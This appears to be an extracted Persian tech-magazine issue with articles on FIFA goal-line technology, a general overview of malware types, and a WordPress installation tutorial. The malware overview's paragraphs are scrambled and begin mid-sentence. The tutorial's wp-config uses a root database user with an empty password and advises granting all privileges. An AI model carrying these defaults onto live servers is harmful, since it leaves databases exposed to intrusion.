در میان ورزش ها، فوتبال یکی از بانشاط ترین و جذاب ترین آن ها می باشد که قشر عظیمی از افراد جامعه را به دور هم جمع کرده است. امروزه دیگر فوتبال فقط یک ورزش نیست بلکه تبدیل به بخشی از فرهنگ مردم و البته یک تجارت غول آسا و میلیاردی در سراسر جهان شده است. باشگاه های اروپایی با انتقال های میلیاردی و پرسر و صدا همواره در راس این بازار داغ قرار داشته اند و هر ساله با هزینه هایی سرسام آور سعی در کسب افتخارات و نشان های مختلف دارند.

اما در کنار تمام جذابیت های این ورزش، همواره بحث جنجالی داوری و اشتباهات فاحش آن یکی از خبرسازترین موضوع ها در محافل ورزشی بوده است که در سراسر دنیا و در طول اعصار مختلف شاهد این موارد تاحدودی تلخ و شیرین در دنیای فوتبال بوده ایم. یکی از مواردی که در میان اشتباهات رایج داوری بسیار رایج بوده و در بازی های سرنوشت سازی در نتیجه بازی تأثیر گذار بوده است بحث رد شدن یا نشدن توپ از خط دروازه بوده که از موارد برجسته و تاریخی آن می توان به گل فرانک لمپارد در بازی آلمان و انگیس در جام جهانی ۲۰۱۰ اشاره کرد که با اشتباه مردود اعلام شدن آن، جریان بازی را به کلی تغییر داد و البته موارد دیگری که اتفاق افتاده است. به جرات می توان گفت که این گل آتش در خرمن فیفا انداخت. طی سالیان اخیر بحث ورود تکنولوژی های روز دنیا به مستطیل سبز بسیار داغ بوده و این کار همواره با موافقان و مخالفان زیادی همراه بوده است. از طرفی موافقان سعی در به حداقل ممکن رساندن اشتباهات داوری دارند اما از سوی دیگر هم مخالفان این طرح که یکی از آن ها سپ پلاتر رئیس فیفا بوده است معتقدند که ورود تکنولوژی به فوتبال باعث بی احساس شدن بازی ها و رباتیک شدن آن ها می شود و دخالت مستقیم انسان در داوری می تواند به طراوت بیشتر بازی ها و ثبت خاطرات بزرگ کمک کند.





این بحث ها کماکان ادامه داشت تا اینکه در تاریخ ۵ ژولای ۲۰۱۲ اعضای دائم و افتخاری فیفا با تشکیل جلسه در مقر سازمان در زوریخ سوئیس به این جنجال خاتمه دادند و رسماً اعلام شد که با ورود تکنولوژی تشخیص توپ از خط دروازه موافقت شده است. از این تاریخ شرکت های بزرگ از سراسر جهان اقدام به آغاز تحقیقات و ارائه طرح های اولیه خود کردند که از میان این طرح ها ظاهراً فیفا ۲ طرح را به صورت برگزیده انتخاب کرده و قرار است از میان این ۲ یکی را جهت تصویب نهایی و اجرا در تمامی مسابقات به مرحله عمل برسانند. این ۲ طرح به نام های GoalRef system بر مبنای ایجاد میدان مغناطیسی و Hawk-Eye system با مکانیزم تلفیق دوربین های خط این تشخیص مهم را برای داوران میسر می کنند.

GoalRef system – magnetic field technology

در این تکنولوژی میدان مغناطیسی ضعیفی در محدوده درون دروازه برقرار می شود. اما این فقط تمام ماجرا نیست و می بایست در درود توپ ها نیز تراشه ای الکترونیکی جهت دریافت و تشخیص امواج ساطع از دستگاه فرستنده امواج در پشت خط دروازه تعبیه گردد. با عبور توپ از خط، میدان مغناطیسی قطع شده و در مدتی کمتر از ۱ ثانیه سیستم به صورت خود کار به دستگاه کنترل مرکزی هشدار را ارسال می نماید و آن نیز سریعاً به صورت هشدار صدا و لرزاندن قطعه الکترونیکی که مانند ساعت بر مچ داور بسته می شود، او را در سریع ترین زمان ممکن از گل شدن توپ مطلع می نماید. راز استفاده از تراشه درون توپ ها در این نکته نهفته است که سیستم باید این قدرت را داشته باشد که ورود توپ به دروازه یا بازیکن را از همدیگر تشخیص دهد و اختلالی از این بابت ایجاد نشود.





اما این تکنولوژی نوپا در حال طی فرآیندهای سخت گیرانه FIFA قرار دارد و طبق اعلام این فدراسیون باید از مراحل زیر با سلامت عبور کند تا در نهایت با تصویب آن و خریداری حق پتنت آن از شرکت طراح، در سراسر جهان استفاده از آن الزامی گردد.

در شکل زیر نمایی از مراحل مختلف کار که توسط محققان FIFA صورت می پذیرد را ملاحظه می فرمایید:




اولین مرحله از کار شامل تحقیقات آزمایشگاهی می باشد که مراحل مختلف شبیه سازی و نحوه عملکرد سیستم به شکلی دقیق مورد ارزیابی قرار می گیرد که فاکتورهایی مانند مطابقت با استانداردها و معیارهای فوتبال و همچنین عملکرد آسان برای داوران و اطلاع رسانی دقیق و سریع به آن ها در اولویت قرار می گیرند.



Hawk-Eye system – goal-line camera technology

در این روش بر خلاف روش قبلی نیازی به تعبیه تراشه الکترونیکی در درون توپ ها وجود ندارد و مکانیزم آن به این صورت می باشد که ۶ تا ۸ دوربین فوق العاده سریع در نقاط و زاویه های مختلف زمین نصب می گردند که با تشخیص و ردیابی مسیر توپ در هر نقطه از زمین آن را سریعاً به سیستم نرم افزاری مرکزی در اتاق کنترل ارسال میکنند و در آنجا با شبیه سازی ۳ بعدی مسیر حرکت توپ به صورت آنی و فوق العاده سریع، در صورت تشخیص عبور توپ از نواحی خط دروازه با سرعتی بسیار بالا و در مدتی کمتر از ۱ ثانیه اخطار مربوط به رخ دادن گل مانند سیستم قبلی به مچ بند الکترونیکی داور ارسال می گردد.



TEST OVERVIEW

Goal-line technology system test



Laboratory tests

The laboratory tests that a goal-line technology system must pass as part of the system test include a programme involving simulated use of various components to assess the system's performance over a certain period. The tests are conducted by FIFA-accredited test institutes for goal-line technology.

The following system components are tested in the laboratory:

- Football: compliance with the international standard for footballs (FIFA Quality Concept for Footballs)
- Referee's watch: testing of the signal transmission, the quality of the display and the durability of the watch according to international standards
- Other components: identification and testing of other key elements of the system

TEST OVERVIEW

1. Laboratory tests

2. Field tests

3. Real game situations

پس از پشت سر گذاشتن آزمایشات اولیه نوبت به آزمایشات میدانی و عملی می رسد که کیفیت و سهولت استفاده از سیستم مورد بررسی قرار می گیرد. در این مرحله حالت های مختلفی مانند شوت به دروازه، حرکت روی خط و تست در شرایط مختلف آب و هوایی مورد آزمایش قرار می گیرد.

TEST OVERVIEW

Goal-line technology system test



Field tests

Based on IFAB principles, the goal-line technology system is tested to determine its performance and reliability. The FIFA-accredited test institute thus conducts static and dynamic tests as well as real-game situations on the pitch in daylight and at night.

- Shots on the goal and the goal netting
- Shots on an impact wall with unobstructed and obstructed views
- Sled test across the goal line
- Various weather scenarios

TEST OVERVIEW

1. Laboratory tests

2. Field tests

3. Real game situations

اما پس از موفقیت از مراحل اولیه و تست های مختلف فیفا در نظر دارد که آن را در ۲ استادیوم متفاوت فعال در لیگ هایی که تحت نظارت مستقیم FIFA قرار دارند مورد آزمایش نهایی قرار می گیرد و در صورت تایید نهایی و صحت عملکرد هر یک از این سیستم ها مراتب عقد قرارداد فیفا که احتمالاً رقمی نجومی خواهد بود جهت خریداری حق پتنت این تکنولوژی نهایی شده و استفاده از آن در سراسر جهان با ابلاغ رسمی FIFA اجباری می گردد.

کلیپ های زیبایی در مورد این تکنولوژی برای شما تهیه کردیم که میتونید به سایت افلاین www.OfflineMag.ir مراجعه کنید و فیلم ها رو دانلود نمایید.

شیرینی یکبار پیروزی به تلخی صد بار شکست می‌آورد.

سقراط

www.SoftGozar.com

لیلا هفته خانگی
محقق تکنولوژی
عضو افتخاری آفلاین



آزارافزار چیست و چه می‌کند؟

آزار دیجیتال!

بیشتری می روند، و در بخشی از دیسک سخت اقامت می کنند که نحوه ی بوت کردن را به کامپیوتر می گوید، و هر وقت که کامپیوتر آلوده راه اندازی شود، فعال می شوند. ویروس های ماکرو (Macro Virus) ویروس هایی هستند که فایل های (اسناد) ساخته شده در واژه پرداز ها را در زمانی که باز می شوند آلوده می سازند.

اسب تروا (Trojan horses):

یک اسب تروا در اصطلاح کامپیوتری برنامه ای است که بی ضرر به نظر می رسد (مانند یک فایل پیوست شده به یک ایمیل)، اما پس از آن که از شبکه یا اینترنت در یافت شود، کد مخرب و زیان باری را که به payload مشهور است در کامپیوتر جاسازی می کند. دقت کنید که اسب تروا به دلیل آنکه نمی تواند خودش را تکثیر کند، ویروس به حساب نمی آید. اما میتواند یک ویروس - یا پایش افزار، کرم، در پستی - را به عنوان بخش زیان بار خود در کامپیوتر جاسازی کند.

کرم (Worm):

در مورد این نوع آزار افزار در شماره ی قبلی مجله صحبت کردیم.

پایش افزار (Spyware) و آگهی افزار (Adware):

هر برنامه ای که فعالیت کامپیوتری شما را بدون آگهی شما ردیابی کند پایش افزار یا برنامه ی جاسوسی نام دارد. پایش افزار معمولاً طوری طراحی نمی شود که به کامپیوتر شما خسارتی را وارد کند، بلکه اطلاعات خصوصی شما را گردآوری می کند، فعالیت اینترنتی شما را زیر نظر می گیرد، و آگهی های ناخواسته را برای شما چاپ می کند. می تواند به روش های متفاوتی وارد سیستم شما شود؛ همراه یک برنامه ای که قرار است نصب شود، باشد و وقتی شما آن برنامه را نصب می کنید در سیستم شما جای گیرد. اسب های تروا هم می توانند

در مقاله ی اولی در مورد کرم ها توضیحات مقدماتی را جهت آشنایی ارائه دادیم. در این مقاله قصد دارم یسری توضیحات کلی رو در مورد دوستان کرم (!!)) خدمتون عرض کنم که کلا بروبچ با همدیگه دوره هم آزار افزار ها را تشکیل میدن! در مقالات و آموزش ها بعدی نکات و روش های جلوگیری از خطرات آزار افزار ها را خدمتون ارائه میدم.

اول ببینیم آزار افزار (Malware) چیست؟

ویروس ها، کرم ها، اسب های تروا، پایش افزار ها، آگهی افزار ها، روت کیت ها، هرزنامه ها و مانند آنها به دلیل آن که کاربران را آزار می دهند و خسارت به وجود می آورند در مجموع به آزار افزار شهرت یافته اند. هرچند بعضی از انواع آزار افزار ها خسارتی به داده ها وارد نمی کنند و فقط کاربران را آزار می دهند.

ویروس:

ویروس یک قطعه ی نرم افزار خود-تکثیر کننده است که یک کامپیوتر را آلوده می سازد. ویروس ها خودشان را به یک میزبان وصل می کنند - که می تواند یک فایل، ایمیل، یا رسانه ای چون یک درایو فلش باشد. سپس هرگاه کامپیوتر یا رسانه ی ذخیره گر دیگری را در تماس با رسانه ی خود بیابند آن را آلوده می سازند. ویروس ها از لحاظ شدت و نوع در انواع مختلفی هستند؛ پر دردسر ترین آنها می توانند کل دیسک سخت را پاک کنند، در حالی که انواع کم دردسر آنها فقط یک پیام تولید می کنند. ویروس های مقیم (Resident Virus) تا جایی که بتوانند در RAM می نشینند، و فایل هایی را که می یابند آلوده می سازند. در حالی که ویروس های غیر مقیم (nonresident Virus) فقط آن قدر در RAM می مانند که بتوانند هدف خود را انجام بدهند و بعد RAM را ترک می کنند. ویروس های چند چهره (metamorphic Virus) علاوه بر آنکه می توانند خودشان را تکثیر کنند، خودشان و کپی های خودشان را نیز می توانند تغییر بدهند! ویروس هایی که به فایل های قابل اجرا می چسبند و درون آنها پنهان می شوند به ویروس های فایلی (File Virus) شهرت دارند و وقتی فعال می شوند که یک کاربر بی خبر چنان فایلی را باز یا اجرا کند، ویروس های قطاع بوت (Boot Sector Virus) به عمق





هرزنامه (Spam):

هرزنامه‌ها همچون حمله‌ی دسته‌جمعی ملخ‌ها همه‌روزه صندوق‌های پستی ما را پر می‌کنند. جلوگیری از ایمیل‌های فله‌ای - معادل ایمیل‌های آشغالی - بسیار دشوار است. معمولاً هرزنامه در یک زمان به تعداد بسیار زیادی نشانی ایمیل ارسال می‌شود، که عموماً حاوی مطالبی هستند که گیرنده‌ی ایمیل را به خرید محصولات آگهی شده، تشویق می‌کنند. با آنکه بسیاری از هرزنامه‌ها بی‌ضرر هستند، بعضی از آنها می‌توانند واقعا مخرب باشند.

پایش افزار را در سیستم شما جای دهند، یا ممکن است یک فایل پایش افزار را از اینترنت یا شبکه بطور تصادفی دریافت کنید (که فکر می‌کردید فایل مفیدی را به خیال خودتان دارید دانلود می‌کنید!).

آگهی افزارها همراه برنامه‌های کاربردی وارد کامپیوتر می‌شوند، و اغلب کوکیها (Cookie) و کلید رجیستری (Registry keys) ای را نصب می‌کنند، که رفتارهای گشت زنی در وب شما را ردیابی می‌کنند، سپس آگهی‌های هدفمند را بر روی کامپیوتر شما به نمایش در می‌آورند.

ردیابی به شرکت‌های تبلیغاتی امکان می‌دهد که فقط آگهی‌هایی را برای شما به نمایش در آورند که مورد علاقه‌ی شماست و حال جالب است بدانید که وقتی برنامه‌ای را که آگهی افزار با آن آمده است را حذف کنید، کوکیها و کلیدهای رجیستری تغییر یافته باقی می‌مانند.

بعضی مردم سهواً فکر می‌کنند پایش افزار و آگهی افزار یکی هستند. اختلاف اصلی بین این دو در آن است که با فعالیت آگهی افزار مجبورید موافقت کنید، در حالی که پایش افزار بطور پنهانی در کامپیوتر شما جای می‌گیرد. هرگاه آگهی افزار از یک خط ویژه عبور کند می‌تواند به پایش افزار تبدیل شود، مثلاً وقتی بدون اجازه‌ی شما بکار رود یا اطلاعات خصوصی شما را بدزدد.

روت کیت (Rootkit):

نرم افزار یا مجموعه‌ای از نرم افزارهاست که کنترل یک سیستم را بدون آگهی صاحب سیستم در اختیار می‌گیرد. در اصل روت کیت به یک هکر امکان می‌دهد، که مدیر کامپیوتر (administrator) تحت سلطه‌ی روت کیت شود. در نتیجه، هکر این توانایی را دارد، که تنظیمات شمارا تغییر بدهد، یا از کامپیوتر شما همانطور بهره بگیرد که یک مدیر بهره می‌گیرد.

دروپال

نیوک

سیستم ها

مدیریت

محتوا

جوملا

وردپرس

پدرام علی نیا

طراح وب

عضو افتخاری آفلاین



آموزش وردپرس

درس اول

درود دوستان آفلاینی عزیز
این اولین آموزش بنده و کلا اولین مقاله
ای هستش که بصورت رسمی برای یک
مجله اونم مثل آفلاین مینویسم ؛ امیدوارم
مورد قبول باشه تا بازهم بتونیم همراه
هم باشیم. من با یک سری آموزشی
کامل در مورد سیستم مدیریت محتوا
(CMS) وردپرس در خدمتون خواهم بود
که این اولین بخش اون هستش.

تو این آموزش با نحوه ی نصب سیستم
مدیریت محتوا (CMS) وردپرس آشنا خواهید شد
اگه خدا بخواد تو قسمت های بعدی با
آموزش های بیشتری از این CMS آشنا
خواهید شد .



WORDPRESS



حالا میریم سراغ کار اصلی یعنی نصب:

04

مرحله ی اول : از طریق آدرس `wordpress/127.0.0.1` (یا `localhost/wordpress`) وردپرس رو لود می‌کنیم ، خب وقتی آدرس لود میشه با این صفحه مواجه میشید:




نترسید !! کاملا عادیه !! خب این اخطار مربوط به فایل کانفیگ وردپرس هستش که ما هنوز آماده‌ش نکردیم دو راه برای آماده کردن این فایل وجود داره یکی اینکه از طریق همین جا و با همین رابط کاربری تحت وب درستش کنیم و یکی هم بصورت دستی که روش دوم پیشنهاد میشه همونطور که خود وردپرس میگه .

مرحله ی دوم : برای آماده سازی فایل کانفیگ به مسیری که وردپرس در اون قرار داره برید و فایلی که اسمش `wp-config-sample.php` هستش رو به `wp-config.php` تغییر نام بدید و بعد اون رو با یک ادیتور متن مثل `notepad++` باز کنید .

تو این قسمت با آموزش نصب این CMS در لوکال هاست و همچنین روی هاست تو فضای وب آشنا خواهیم شد :

خب اول روی لوکال هاست : من برای ایجاد لوکال هاست از نرم افزار wamp استفاده کردم چون این آموزش مربوط به این نرم افزار نیست پس زحمت دانلود و نصبش با خودتون ، خب بعد از نصب این نرم افزار تو محل نصبش پوشه ای به اسم `www` ایجاد میشه که همان محلی هستش که باید فایل های مورد نظر رو به اون انتقال بدیم .

بعد از انتقال فایل زیپ شده ای که لینک دانلودش رو آخر این مقاله قرار دادم . فایل رو از حالت زیپ خارج کنید ، حالا از طریق نرم افزار wamp و بخش `phpmyadmin` که یک بخش گرافیکی برای کنترل `mysql` (دیتابیس) هستش ، یک دیتابیس به اسم `word-` `press` (یا هر چیزی که مطابق میل شماست) میسازیم.



مرحله ی سوم : اگر تغییرات رو درست انجام داده باشید بعد از لود دوباره ی آدرس اصلی ، با این صفحه مواجه میشیم .

لطفاً اطلاعات زیر را وارد کنید. نگران نباشید، بعداً می‌توانید تغییرشان دهید.

عنوان سایت

شناسه

رمز، دوبار

ایمیل شما

حریم خصوصی

راهنمایی وردپرس

اینجا باید اطلاعات اولیه ی مربوط به وبسایت رو وارد کنیم که شامل عنوان سایت ، نام کاربری مدیر کل ، رمز عبور ، ایمیل مدیر و گزینه ی آخر هم مربوط به جستجوی موتور های جستجو در صفحات سایت هستش که اگه میخواهید که این کار انجام بشه اون تیک بزینید. حالا روی راه اندازی وردپرس کلیک میکنیم !!

انجام شد!

وردپرس فارسی نصب شد. منتظر گام‌های بیشتری بودید؟ بخشید که ناامید شدید! (!)

شناسه

رمز

ورود

```

1  *
2  * @package WordPress
3  */
4
5  // ** MySQL settings - You can get this info from your web host ** //
6  /** The name of the database for WordPress */
7  define('DB_NAME', 'wordpress');
8
9  /** MySQL database username */
10 define('DB_USER', 'root');
11
12 /** MySQL database password */
13 define('DB_PASSWORD', '');
14
15 /** MySQL hostname */
16 define('DB_HOST', 'localhost');
17
18 /** Database Charset to use in creating database tables. */
19 define('DB_CHARSET', 'utf8');
20
21 /** The Database Collate type. Don't change this if in doubt. */
22 define('DB_COLLATE', '');
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91

```

باید بخش هایی رو که با فلش مشخص شده ویرایش کنیم که تو تصویر این کار انجام شده . این بخش ها به ترتیب :

- ۱.۱ مربوط به نام دیتابیس هستش که ما تو `phpmyadmin` هنگام سخت دیتا بیس انتخاب کرده بودیم (که اینجا من اون رو `wordpress` گذاشتم).
- ۲.۱ مربوط به نام کاربری هست که میشه با اون به دیتا بیس متصل شد در حالت پیش فرض این نام کاربری `root` هستش و ولی اگر اون رو تغییر دادین نام کاربری جدید رو وارد کنید .
- ۳.۱ مربوط به رمز عبور ، نام کاربری مشخص شده برای اتصال به دیتابیس هستش . که با زهم در حالت پیش فرض هیچ عبارتی براش تعیین نشده یعنی باید اون رو خالی بگذارید اما اگه تغییری درش اعمال کردید رمز عبور جدید رو اینجا وارد کنید .
- ۴.۱ این قسمت هم مربوط به آدرسی هستش که از طریق اون میشه به دیتابیس متصل شد .

اینجا اتاق مدیریت شماست! هر کاری که می خواهید با سایتتان انجام دهید در این مکان صورت می گیرد. پس باید بیشتر باهاش آشنایی پیدا کنیم. خب از بالا شروع می کنیم. در بالا سمت راست ابتدا علامت وردپرس وجود دارد که با بردن موس بر روی اون یک منو ظاهر میشه که شامل چند لینک برای ارجاع به بخش های مختلف سایت پشتیبانی وردپرس فارسی هستند و یک گزینه هم شما رو به بخش درباره ارجاع میده که در اونجا بخشی از ویژگی های وردپرس رو معرفی می کند .

در کنار اون نام وبسایت شما وجود دارد که با کلیک بر روی اون به صفحه ی اصلی وبسایت منتقل می شوید .

گزینه ی بعدی بخش مربوط به بروز رسانی ها هستش و اگه باید بروز رسانی اعم از افزونه ها خود وردپرس و... رو انجام بدید بهتون گوشزد میکنه .

قسمت بعدی مربوط به نظرات هستش که در مورد پست های شما در وبسایت گذاشته شده و باید مدیریت بشوند .

و بخش آخر در این سمت هم مربوط به اضافه کردن آیتم های مختلف اعم از کاربر و پست و برگه جدید و ... هستش . و در سمت مقابل هم بخش مربوط به تنظیمات پروفایل شما هستش. کمی پایین تر در سمت راست بخش های مختلف مربوط به مدیریت وبسایت وجود دارد که همه ی کارهای مدیریتی از همین بخش انجام میشه ، که تک تک اون ها رو بعدا به طور مفصل با هم مرور خواهیم کرد و در مورد هر کدام براتون توضیحات کاملی خواهیم داد . در بخش اصلی صفحه هم چند گزینه برای رفتن به بخش های مهم مدیریتی به صورت سریع هستش. در قسمت پایین هم گزینه های مربوط به آمار سایت در آن زمان و اضافه کردن مطلب به صورت سریع و همچنین اخبار وردپرس و افزونه ها ... موجود است که می توانید آن ها را به دلخواه خود بکشید و جابجا کنید .

خب فعلا تا همین جا برای بخش اول کافیه. به امید خدا تو بخش های بعدی آموزش ، تمامی قسمت ها رو بررسی خواهیم کرد و همچنین مباحثی مثل آموزش طراحی قالب ، طراحی افزونه و همچنین نکات و ترفند های کلیدی و مهم در باره ی وردپرس رو خواهیم داشت . امیدوارم با این آموزش قطره ای به دریای علمتون اضافه شده باشه و برداشتن اولین قدمتون برای ورود به دنیای وردپرس رو تبریک میگم!!!

اما بخش دوم آموزش و راه اندازی ورد پرس روی هاست :


راه اندازی ورد پرس روی هاست با این کار روی لوکال هاست در سیستم خودتون هیچ تفاوتی نداره فقط اونجا بهتره برای ایجاد دیتابیس از گزینه ی مربوطه که تو قسمت کنترل پنل هاستتون هست این کار رو انجام بدید .


فقط یک نکته مهم وجود داره اونم اینه که هنگامیکه میخواهید نام کاربری رو که برای اتصال به دیتابیس ایجاد کردید به دیتابیس وصل کنید تمامی دستورات رو براش فعال کنید .

